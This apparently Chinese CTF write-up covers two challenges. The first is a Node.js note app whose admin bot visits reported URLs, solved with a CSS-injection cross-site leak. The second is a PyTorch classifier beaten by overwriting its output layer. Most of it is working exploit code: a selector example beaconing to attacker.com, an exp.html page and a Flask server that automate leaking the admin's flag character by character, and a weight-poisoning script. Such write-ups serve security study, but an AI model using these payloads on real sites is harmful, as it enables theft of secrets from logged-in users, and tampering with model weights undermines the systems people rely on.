// GET路由:处理用户登出请求(需要登录)
app.get('/logout', requireLogin, (req, res) => {
    req.session.destroy(); // 销毁当前会话
    res.redirect('/login'); // 重定向到登录页面
})

// POST路由:创建新笔记(需要登录)
app.post('/paste', requireLogin, (req, res) => {
    let id = crypto.randomUUID(); // 生成一个随机的UUID作为笔记ID
    let content = req.body.content; // 从请求体中获取笔记内容
    let clean_content = DOMPurify.sanitize(content); // 使用DOMPurify清理HTML内容,防止XSS攻击
    notes.set(id, clean_content); // 将清理后的内容存储到notes Map中

    // 渲染首页并显示成功消息,包含笔记的访问链接
    res.render('index', {
        message: 'Paste note successfully! <br /> ID: <a href="/view/' + id + '">' + id + '</a>'
    });
})

// GET路由:查看指定ID的笔记(需要登录)
app.get('/view/:id', requireLogin, (req, res) => {
    let id = req.params.id; // 从URL参数中获取笔记ID

    // 渲染view.ejs模板,传入笔记信息
    res.render('view', {
        id: id, // 笔记ID
        content: notes.get(id) || 'Note not found', // 笔记内容,如果不存在则显示"Note not found"
        // 如果是admin用户,显示FLAG;否则显示"Admin Channel"
        secret: (req.session.user === 'admin') ? FLAG : 'Admin Channel',
        // 如果是admin用户,显示欢迎消息;否则显示无权限提示
        note: (req.session.user === 'admin')? 'Welcome Admin' : 'You Are Not Admin So No Secrets Here'
    });
})

// GET路由:显示举报页面(需要登录)
app.get('/report', requireLogin, (req, res) => {
    res.render('report'); // 渲染report.ejs模板
})

// POST路由:处理URL举报请求(需要登录)
app.post('/report', requireLogin, (req, res) => {
    let url = req.body.url; // 从请求体中获取要举报的URL
    visit(url); // 调用bot.js中的visit函数,使用Puppeteer自动化访问该URL(以admin身份)

    // 返回JSON响应,表示已访问
    res.send({
        message: 'visited'
    });
})

// 启动服务器,监听3000端口
app.listen(3000, () => {
    console.log('Server is running on port 3000'); // 服务器启动后输出提示信息
})
|
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
|
// 导入 Node.js 内置模块
const fs = require('fs'); // 文件系统模块,用于读取文件

// 导入第三方模块
const puppeteer = require('puppeteer-core'); // Puppeteer核心库,用于控制无头浏览器(需要手动指定Chrome路径)

// 从passwd.txt文件读取admin账户的密码(与app.js中使用相同的密码文件)
const PASSWD = fs.readFileSync('passwd.txt').toString();
// 定义异步延迟函数,返回一个Promise,在指定毫秒数后resolve
const sleep = (ms) => new Promise(resolve => setTimeout(resolve, ms));

// 异步函数:自动化访问指定的URL(用于CTF XSS挑战)
// 该函数会以admin身份登录,然后访问用户提供的URL
async function visit(url) {
    console.log('start visiting ' + url); // 输出开始访问的日志信息

    try {
        // 启动Puppeteer浏览器实例
        const browser = await puppeteer.launch({
            // 指定Chrome/Chromium浏览器的可执行文件路径
            // 优先使用环境变量CHROME_PATH,如果不存在则使用默认路径
            executablePath: process.env.CHROME_PATH || "/usr/bin/chromium-browser",
            // 浏览器启动参数
            args: [
                '--no-sandbox', // 禁用沙盒模式(通常在容器环境中需要)
                '--disable-setuid-sandbox' // 禁用setuid沙盒(提升兼容性)
            ]
        });
        // 创建新的浏览器标签页
        const page = await browser.newPage();

        // 开始自动登录流程
        console.log('logging in') // 输出登录日志
        // 访问登录页面,等待页面完全加载(网络空闲状态)
        await page.goto("http://localhost:3000/login", { waitUntil: "networkidle0" });
        // 在用户名输入框(#username)中输入'admin',每次按键延迟10毫秒(模拟真实用户输入)
        await page.type('#username', 'admin', { delay: 10 });
        // 在密码输入框(#password)中输入admin密码,每次按键延迟10毫秒
        await page.type('#password', PASSWD, { delay: 10 });
        // 点击提交按钮(#submit)提交登录表单
        await page.click('#submit');
        // 等待5秒,确保登录操作完成并跳转到首页
        await sleep(5 * 1000);

        // 访问用户提供的目标URL
        console.log('visiting ' + url) // 输出访问目标URL的日志
        // 导航到目标URL,等待页面完全加载(网络空闲状态)
        await page.goto(url, { waitUntil: "networkidle0" });
        // 等待120秒(2分钟),给XSS payload充分的执行时间
        // 这允许攻击者执行复杂的JavaScript代码,例如发送数据到外部服务器
        await sleep(120 * 1000);
        // 关闭浏览器实例,释放资源
        await browser.close();
    } catch (e) {
        // 捕获并输出任何错误(例如浏览器启动失败、页面加载失败等)
        console.log(e);
    }

    console.log('finished') // 输出完成访问的日志信息
}

// 导出visit函数,供app.js中的/report路由调用
module.exports = {
    visit
}
|
这里显然当admin登进就会有flag,但是打不了session伪造,看看bot.js,作用就是让admin身份的bot访问url,而这个url就是app.js中report路由中的参数,有什么?这里利用CSS 注⼊实现 XS Leak, ⼀个常⻅的⽅法是利⽤ CSS 选择器匹配指定标签的某个属性的内容,举例:
1
2
3
4
|
/* 匹配content属性以"a"开头的meta标签 */
meta[name="secret"][content^="a"] {
    background: url("http://attacker.com?q=a");
}
|
当这个CSS规则匹配时,浏览器会向http://attacker.com?q=a发起请求,攻击者就知道content属性以"a"开头。
而在view页面中
1
|
<meta readonly name="secret" content="<%- locals.secret %>">
|

当admin用户访问时,flag会被放在meta标签中,也就是说,我们构造恶意css语句,让bot去访问/view/:id路由,然后bot的view页面包含flag,然后我们利用css注入接收泄露的flag,所有代码如下
exp.html
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
|
<script>
const sleep = (ms) => new Promise(resolve => setTimeout(resolve, ms));

(async function () {
  while (true) {
    try {
      const res = await fetch('http://host.docker.internal:8000/next');
      const note_id = await res.text();

      if (note_id === 'done') break;

      const w = window.open('http://localhost:3000/view/' + note_id);
      await sleep(1000);
      if (w) w.close();
    } catch (e) {
      console.error(e);
      await sleep(1000);
    }
  }
})();
</script>
|
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
|
from flask import Flask, request
from flask_cors import cross_origin
import requests
import string
import re
import os

app = Flask(__name__)

flag = ''
dicts = string.ascii_letters + string.digits + r'{}-_'
payload = '''
meta[name="secret"][content^="{}"] {{
background: url("http://host.docker.internal:8000/leak?c={}");
}}'''

# 随机注册登录一个普通用户
data = {
    'username': os.urandom(6).hex(),
    'password': os.urandom(6).hex()
}

s = requests.Session()
s.post('http://127.0.0.1:10800/register', data=data)
s.post('http://127.0.0.1:10800/login', data=data)

next_note_id = ''


def report():
    s.post('http://127.0.0.1:10800/report', data={
        'url': 'http://host.docker.internal:8000/exp.html'
    })


def paste(current_flag: str):
    global next_note_id
    if current_flag.endswith('}'):
        next_note_id = 'done'
        print('done')
        return

    content = '''
head, meta {
  display: block;
}
'''
    for c in dicts:
        content += payload.format(current_flag + c, c)

    res = s.post('http://127.0.0.1:10800/paste', data={
        'content': '<div><style>' + content + '</style></div>'
    })

    # 提取下一条笔记ID
    match = re.findall(r'"/view/([^"]+)"', res.text)
    if match:
        next_note_id = match[0]
        print('next note id: ' + next_note_id)


@cross_origin()
@app.route('/next')
def next():
    return next_note_id


@app.route('/exp.html')
def exp_html():
    with open('exp.html', 'r', encoding='utf-8') as f:
        return f.read()


@app.route('/leak')
def leak():
    global flag
    c = request.args.get('c', '')
    flag += c
    print('flag: ' + flag)
    paste(flag)
    return 'ok'


if __name__ == '__main__':
    paste('')
    report()
    app.run(host='0.0.0.0', port=8000)
|
CSS注入 2.0_css攻击-CSDN博客
旧吊带袜天使:想吃真蛋糕的Stocking
考点:模型污染攻击
看不懂,直接看wp
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
|
import torch
from model_server import SimpleDessertClassifier

# 加载原始模型
model = SimpleDessertClassifier()
sd = model.state_dict()

# 找到输出层
last_linear_weight = None
last_linear_bias = None

for k in sorted(sd.keys()):
    if k.endswith('.weight') and sd[k].shape[0] == 3:
        last_linear_weight = k
        last_linear_bias = k.replace('.weight', '.bias')
        break

if last_linear_weight is None:
    raise RuntimeError("未能找到输出层 Linear")

# 污染输出层
sd[last_linear_weight] = torch.zeros_like(sd[last_linear_weight])
sd[last_linear_bias] = torch.tensor([-10.0, 10.0, 0.0])

# 保存污染后的模型
torch.save(sd, "poisoned_fixed.pth")
|